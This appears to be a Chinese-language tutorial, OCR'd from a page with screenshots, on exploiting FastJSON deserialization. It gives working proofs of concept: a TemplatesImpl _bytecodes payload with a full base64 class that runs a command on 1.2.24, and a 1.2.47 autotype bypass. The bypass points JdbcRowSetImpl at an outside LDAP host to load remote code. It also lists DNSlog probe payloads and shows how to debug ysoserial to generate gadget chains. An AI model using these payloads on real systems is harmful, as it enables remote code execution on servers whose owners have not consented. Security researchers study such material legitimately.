FastJSON 1.2.24 版本

test.java 编译class

这个是Test.java的实现，在Test.java的构造函数中执行了一条命令，弹出计算器。编译Test.java得到Test.class供后续使用。后续会将Test.class的内容赋值给_bytecodes

```
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
import java.io.IOException;

public class Test extends AbstractTranslet {
    public Test() throws IOException {
        Runtime.getRuntime().exec("calc");
    }
    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler
handler) {
    }
    @Override
    public void transform(DOM document,
com.sun.org.apache.xml.internal.serializer.SerializationHandler[] handlers) throws
TransletException {
    }
    public static void main(String[] args) throws Exception {
        Test t = new Test();
    }
}
```


poc

在这个poc中，最核心的部分是_bytecodes，它是要执行的代码，@type是指定的解析类，fastjson会根据指定类去反序列化得到该类的实例，在默认情况下，fastjson只会反序列化公开的属性和域，而com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl中_bytecodes却是私有属性，_name也是私有域，所以在parseObject的时候需要设置Feature.SupportNonPublicField，这样_bytecodes字段才会被反序列化。_tfactory这个字段在TemplatesImpl既没有get方法也没有set方法，这没关系，我们设置_tfactory为`{ }`,fastjson会调用其无参构造函数得_tfactory对象，这样就解决了某些版本中在defineTransletClasses()用到会引用_tfactory属性导致异常退出

```
import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.Feature;
import com.alibaba.fastjson.parser.ParserConfig;

import org.apache.xalan.xsltc.trax.TemplatesImpl;
import org.apache.commons.io.IOUtils;

import org.apache.commons.codec.binary.Base64;

import java.io.ByteArrayOutputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.IOException;

public class Poc {

    public static String readClass(String cls){
        ByteArrayOutputStream bos = new ByteArrayOutputStream();
        try {
            IOUtils.copy(new FileInputStream(new File(cls)), bos);
        } catch (IOException e) {
            e.printStackTrace();
        }
        return Base64.encodeBase64String(bos.toByteArray());

    }

    public static void  test_autoTypeDeny() throws Exception {
        ParserConfig config = new ParserConfig();
        final String fileSeparator = System.getProperty("file.separator");
        final String evilClassPath = System.getProperty("user.dir") +
"\\target\\classes\\Test.class";
        String evilCode = readClass(evilClassPath);
        final String NASTY_CLASS =
"com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl";
        String text1 = "{\"@type\":\"" + NASTY_CLASS +
                "\",\"_bytecodes\":[\""+evilCode+"\"]," +
                "'_name':'a.b'," +
                "'_tfactory':{ }," +
                "\"_outputProperties\":{ }}\n";
        System.out.println(text1);
        //String personStr = "{'name':"+text1+",'age':19}";
        //Person obj = JSON.parseObject(personStr, Person.class, config,
Feature.SupportNonPublicField);
        Object obj = JSON.parseObject(text1, Object.class, config,
Feature.SupportNonPublicField);
        //assertEquals(Model.class, obj.getClass());

    }

    public static void main(String args[]){

        try {
            test_autoTypeDeny();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

Test.class的内容赋值给_bytecodes 并base64编码

```
{"@type":"com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl","_bytecodes":
["yv66vgAAADQANAoABwAlCgAmACcIACgKACYAKQcAKgoABQAlBwArAQAGPGluaXQ+AQADKClWAQAEQ29kZQEAD0xpbm
VOdW1iZXJUYWJsZQEAEkxvY2FsVmFyaWFibGVUYWJsZQEABHRoaXMBAAZMVGVzdDsBAApFeGNlcHRpb25zBwAsAQAJdH
JhbnNmb3JtAQCmKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NO0xjb20vc3VuL29yZy
9hcGFjaGUveG1sL2ludGVybmFsL2R0bS9EVE1BeGlzSXRlcmF0b3I7TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZX
JuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjspVgEACGRvY3VtZW50AQAtTGNvbS9zdW4vb3JnL2FwYW
NoZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9ET007AQAIaXRlcmF0b3IBADVMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbn
Rlcm5hbC9kdG0vRFRNQXhpc0l0ZXJhdG9yOwEAB2hhbmRsZXIBAEFMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm
5hbC9zZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5kbGVyOwEAcihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludG
VybmFsL3hzbHRjL0RPTTtbTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpem
F0aW9uSGFuZGxlcjspVgEACGhhbmRsZXJzAQBCW0xjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL3NlcmlhbG
l6ZXIvU2VyaWFsaXphdGlvbkhhbmRsZXI7BwAtAQAEbWFpbgEAFihbTGphdmEvbGFuZy9TdHJpbmc7KVYBAARhcmdzAQ
ATW0xqYXZhL2xhbmcvU3RyaW5nOwEAAXQHAC4BAApTb3VyY2VGaWxlAQAJVGVzdC5qYXZhDAAIAAkHAC8MADAAMQEABG
NhbGMMADIAMwEABFRlc3QBAEBjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvcnVudGltZS9BYn
N0cmFjdFRyYW5zbGV0AQATamF2YS9pby9JT0V4Y2VwdGlvbgEAOWNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm
5hbC94c2x0Yy9UcmFuc2xldEV4Y2VwdGlvbgEAE2phdmEvbGFuZy9FeGNlcHRpb24BABFqYXZhL2xhbmcvUnVudGltZQ
EACmdldFJ1bnRpbWUBABUoKUxqYXZhL2xhbmcvUnVudGltZTsBAARleGVjAQAnKExqYXZhL2xhbmcvU3RyaW5nOylMam
F2YS9sYW5nL1Byb2Nlc3M7ACEABQAHAAAAAAAEAAEACAAJAAIACgAAAEAAAgABAAAADiq3AAG4AAISA7YABFexAAAAAg
ALAAAADgADAAAACQAEAAoADQALAAwAAAAMAAEAAAAOAA0ADgAAAA8AAAAEAAEAEAABABEAEgABAAoAAABJAAAABAAAAA
GxAAAAAgALAAAABgABAAAADgAMAAAAKgAEAAAAAQANAA4AAAAAAAEAEwAUAAEAAAABABUAFgACAAAAAQAXABgAAwABAB
EAGQACAAoAAAA/AAAAAwAAAAGxAAAAAgALAAAABgABAAAAEQAMAAAAIAADAAAAAQANAA4AAAAAAAEAEwAUAAEAAAABAB
oAGwACAA8AAAAEAAEAHAAJAB0AHgACAAoAAABBAAIAAgAAAAm7AAVZtwAGTLEAAAACAAsAAAAKAAIAAAATAAgAFAAMAA
AAFgACAAAACQAfACAAAAAIAAEAIQAOAAEADwAAAAQAAQAiAAEAIwAAAAIAJA=="],'_name':'a.b','_tfactory':{
},"_outputProperties":{ }}
```



```
        try {
            IOUtils.copy(new FileInputStream(new File(cls)), bos);
        } catch (IOException e) {
            e.printStackTrace();
        }
        return Base64.encodeBase64String(bos.toByteArray());

    }

    public static void  test_autoTypeDeny() throws Exception {
        ParserConfig config = new ParserConfig();
        final String fileSeparator = System.getProperty("file.separator");
        final String evilClassPath = System.getProperty("user.dir") + "\\targ
        String evilCode = readClass(evilClassPath);
        final String NASTY_CLASS = "com.sun.org.apache.xalan.internal.xsltc.t
        String text1 = "{\"@type\":\"" + NASTY_CLASS +
                "\",\"_bytecodes\":[\""+evilCode+"\"]," +
                "'_name':'a.b'," +
                "'_tfactory':{ }," +
                "\"_outputProperties\":{ }}\n";
        System.out.println(text1);
```

```
Caused by: java.lang.reflect.InvocationTargetException <4 internal calls>
    at com.alibaba.fastjson.parser.deserializer.FieldDeserializer.setValue(FieldDeserializer.java:85)
    ... 13 more
Caused by: java.lang.NullPointerException Create breakpoint
    at com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet.postInitialization(AbstractTranslet.java:376)
    at com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl.getTransletInstance(TemplatesImpl.java:456)
    at com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl.newTransformer(TemplatesImpl.java:486)
    at com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl.getOutputProperties(TemplatesImpl.java:507)
    ... 18 more

Process finished with exit code 0
```

FastJSON 1.2.47 版本

用于bypass 1.2.47，适用于低于1.2.48的版本，此poc绕过了fastjson的autotype机制，无需开启autotype，直接一招毙命

```
package person;

import com.alibaba.fastjson.JSON;

/**
 * Created on 2019-07-21
 * 用于bypass 1.2.47，适用于低于1.2.48的版本，此poc绕过了fastjson的autotype机制，无需开启
autotype，直接一招毙命
 */
public class Bypass1247 {
    public static void main(String[] args){
        String payload  = "{\"cache\":
{\"@type\":\"java.lang.Class\",\"val\":\"L\u0063om.sun.rowset.JdbcRowSetImpl;\"},"
                + "\"value\":{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\","
                +
"\"dataSourceName\":\"ldap://xxlegend.com/Exploit1\",\"autoCommit\":true}}";
        JSON.parseObject(payload, Object.class);
    }
}
```


常见payload DNSlog

```
{"@type":"java.net.InetAddress","val":"dnslog.cn"} 在49以下才能触发，因为这个gadget在49被禁止
了，可用于检测具体版本
{"@type":"java.net.Inet4Address","val":"dnslog"}
{"@type":"java.net.Inet6Address","val":"dnslog"}
{"@type":"java.net.InetSocketAddress"{"address":,"val":"dnslog"}}
```

```
{"@type":"com.alibaba.fastjson.JSONObject", {"@type": "java.net.URL", "val":"dnslog"}}""}
{{"@type":"java.net.URL","val":"dnslog"}:"aaa"}
Set[{"@type":"java.net.URL","val":"dnslog"}]
Set[{"@type":"java.net.URL","val":"dnslog"}
{{"@type":"java.net.URL","val":"dnslog"}:0
```

8. ysoserial idea调试

还是以 GitHub - frohoff/ysoserial: A proof-of-concept too... 为例，下载源码，然后用Intellij IDEA打开。如果这个项目里面包含了pom.xml文件，说明这个是用maven打包的项目，这时候Intelliy IDEA会自动根据其中的配置下载依赖。如果依赖有问题，你可以手工点击菜单里的Files - Project Structure，然后配置Libraries。




Maven: antlr:antlr:2.7.7
Maven: aopalliance:aopalliance:1.0
Maven: ch.qos.cal10n:cal10n-api:0.7.7
Maven: com.github.stefanbirkner:system-rul
Maven: com.google.code.findbugs:annotati
Maven: com.google.guava:guava:15.0
Maven: com.mchange:c3p0:0.9.5.2
Maven: com.mchange:mchange-commons-j
Maven: com.vaadin.external.flute:flute:1.3.0.g
Maven: com.vaadin:vaadin-sass-compiler:0.
Maven: com.vaadin:vaadin-server:7.7.14
Maven: com.vaadin:vaadin-shared:7.7.14
Maven: commons-beanutils:commons-bean
Maven: commons-codec:commons-codec:1
Maven: commons-collections:commons-coll
Maven: commons-digester:commons-diges
Maven: commons-fileupload:commons-fileu
Maven: commons-io:commons-io:2.6
Maven: commons-lang:commons-lang:2.5
Maven: commons-logging:commons-loggir
Maven: dom4j:dom4j:1.6.1
Maven: javassist:javassist:3.12.0.GA
Maven: javax.annotation:jsr250-api:1.0
Maven: javax.enterprise:cdi-api:1.0-SP1
Maven: javax.inject:javax.inject:1
Maven: javax.interceptor:javax.interceptor-a
Maven: javax.servlet:javax.servlet-api:3.1.0
Maven: jdom:jdom:1.0
Maven: junit:junit:4.12
Maven: net.sf.ezmorph:ezmorph:1.0.6
Maven: net.sf.json-lib:json-lib:jdk15:2.4
Maven: org.apache.commons:commons-col
Maven: org.apache.geronimo.specs:geronir
Maven: org.apache.maven.wagon:wagon-fil
Maven: org.apache.maven.wagon:wagon-ht
Maven: org.apache.maven.wagon:wagon-ht

Name: Maven: commons-codec:commons-codec:1.9


Classes
[redacted]\.m2\repository\commons-codec\commons-codec\1.9\commons-codec-1.9.jar
Sources
[redacted].m2\repository\commons-codec\commons-codec\1.9\commons-codec-1.9-sources.jar
JavaDocs
[redacted].m2\repository\commons-codec\commons-codec\1.9\commons-codec-1.9-javadoc.jar

依赖弄好了，我们需要干一件事，就是找找整个项目里有哪些入口点（其实就是主类和main函数）。这个其实可以在maven的配置文件里找到，比如ysoserial的主类在这里配置的




```
<plugin>
    <artifactId>maven-assembly-plugin</artifactId>
    <configuration>
        <finalName>${project.artifactId}-${project.version}-all</finalName>
        <appendAssemblyId>false</appendAssemblyId>
        <archive>
            <manifest>
                <mainClass>ysoserial.GeneratePayload</mainClass>
            </manifest>
        </archive>
        <descriptorRefs>
            <descriptorRef>jar-with-dependencies</descriptorRef>
        </descriptorRefs>
    </configuration>
    <executions>
        <execution>
            <id>make-assembly</id>
            <phase>package</phase>
            <goals>
                <goal>single</goal>
            </goals>
        </execution>
```

maven-assembly-plugin就是一个用来打包项目的插件，可以把依赖、类文件什么的都打包在一起。这里的mainClass的值是ysoserial.GeneratePayload，自然就是主类。 根据这个配置，打开文件src/main/java/ysoserial/GeneratePayload.java，看到其中的main函数了吗，如图。点左边的小箭头，里面有个debug，这就是调试了。




```
package ysoserial;

import ...

/rawtypes/
public class GeneratePayload {
    private static final int INTERNAL_ERROR_CODE = 70;
    private static final int USAGE_CODE = 64;

    public static void main(final String[] args) {


            }
            final String payloadType = args[0];
            final String command = args[1];

            final Class<? extends ObjectPayload> payloadClass = Utils.getPayloadClass(payloadType);
            if (payloadClass == null) {
                System.err.println("Invalid payload type '" + payloadType + "'");
                printUsage();
                System.exit(USAGE_CODE);
                return; // make null analysis happy
            }

            try {
                final ObjectPayload payload = payloadClass.newInstance();
                final Object object = payload.getObject(command);
                PrintStream out = System.out;
                Serializer.serialize(object, out);
                ObjectPayload.Utils.releasePayload(payload, object);
            } catch (Throwable e) {
```

点击之后发现下面会打印usage，因为你这会没加任何参数。所以，我们打开Debug Configurations，



修改Program arguments，加上运行时的命令行参数即可



Name: GeneratePayload □ Share □ Single instance only

Main class: ysoserial.GeneratePayload

VM options:

Program arguments: CommonsCollections1 'id'

Working directory: [redacted]

Environment variables:

Use classpath of module: ysoserial

□ Include dependencies with "Provided" scope

